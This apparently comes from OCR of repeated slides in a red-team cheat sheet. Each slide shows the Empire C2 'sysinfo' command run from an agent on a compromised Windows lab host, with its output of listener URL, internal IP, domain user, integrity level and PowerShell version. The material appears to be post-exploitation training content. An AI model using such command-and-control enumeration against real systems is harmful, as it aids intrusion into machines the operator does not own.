
```
(Empire: KGFALM17) > sysinfo: 0|http://10.10.33.20

Listener:         http://10.10.33.200:80
Internal IP:    10.10.33.121
Username:         PACIFIC\jmouse
Hostname:       DESKTOP1
OS:               Microsoft Windows 7 Ultimate N
High Integrity:   1
Process Name:     powershell
Process ID:       744
Language:         powershell
Language Version: 2
```

Host Enumeration
Sysinfo

Empire CMD:
sysinfo

:::INFO:::

IP
Domain\User
Windows Version
Shell Integrity level
PSH version



```
(Empire: KGFALM17) > sysinfo: 0|http://10.10.33.20

Listener:         http://10.10.33.200:80
Internal IP:    10.10.33.121
Username:         PACIFIC\jmouse
Hostname:       DESKTOP1
OS:               Microsoft Windows 7 Ultimate N
High Integrity:   1
Process Name:     powershell
Process ID:       744
Language:         powershell
Language Version: 2
```

@h3xg4m3s

Host Enumeration
Sysinfo

Empire CMD:
    sysinfo

:::INFO:::


IP

Domain\User

Windows Version

Shell Integrity level

PSH version




```
(Empire: KGFALM17) > sysinfo: 0|http://10.10.33.20

Listener:          http://10.10.33.200:80
Internal IP:     10.10.33.121
Username:          PACIFIC\jmouse
Hostname:        DESKTOP1
OS:                Microsoft Windows 7 Ultimate N
High Integrity:    1
Process Name:      powershell
Process ID:        744
Language:          powershell
Language Version:  2
```

Host Enumeration
Sysinfo

Empire CMD:
sysinfo

:::INFO:::

IP
Domain\User
Windows Version
Shell Integrity level
PSH version




```
(Empire: KGFALM17) > sysinfo: 0|http://10.10.33.20

Listener:          http://10.10.33.200:80
Internal IP:     10.10.33.121
Username:          PACIFIC\jmouse
Hostname:        DESKTOP1
OS:                Microsoft Windows 7 Ultimate N
High Integrity:    1
Process Name:      powershell
Process ID:        744
Language:          powershell
Language Version: 2
```

Host Enumeration
Sysinfo

Empire CMD:
sysinfo

:::INFO:::
IP
Domain\User
Windows Version
Shell Integrity level
PSH version



```
(Empire: KGFALM17) > sysinfo: 0|http://10.10.33.20

Listener:          http://10.10.33.200:80
Internal IP:     10.10.33.121
Username:          PACIFIC\jmouse
Hostname:        DESKTOP1
OS:                Microsoft Windows 7 Ultimate N
High Integrity:    1
Process Name:      powershell
Process ID:        744
Language:          powershell
Language Version: 2
```


@h3xg4m3s

Host Enumeration
Sysinfo

Empire CMD:
sysinfo

:::INFO:::

IP
Domain\User
Windows Version
Shell Integrity level
PSH version

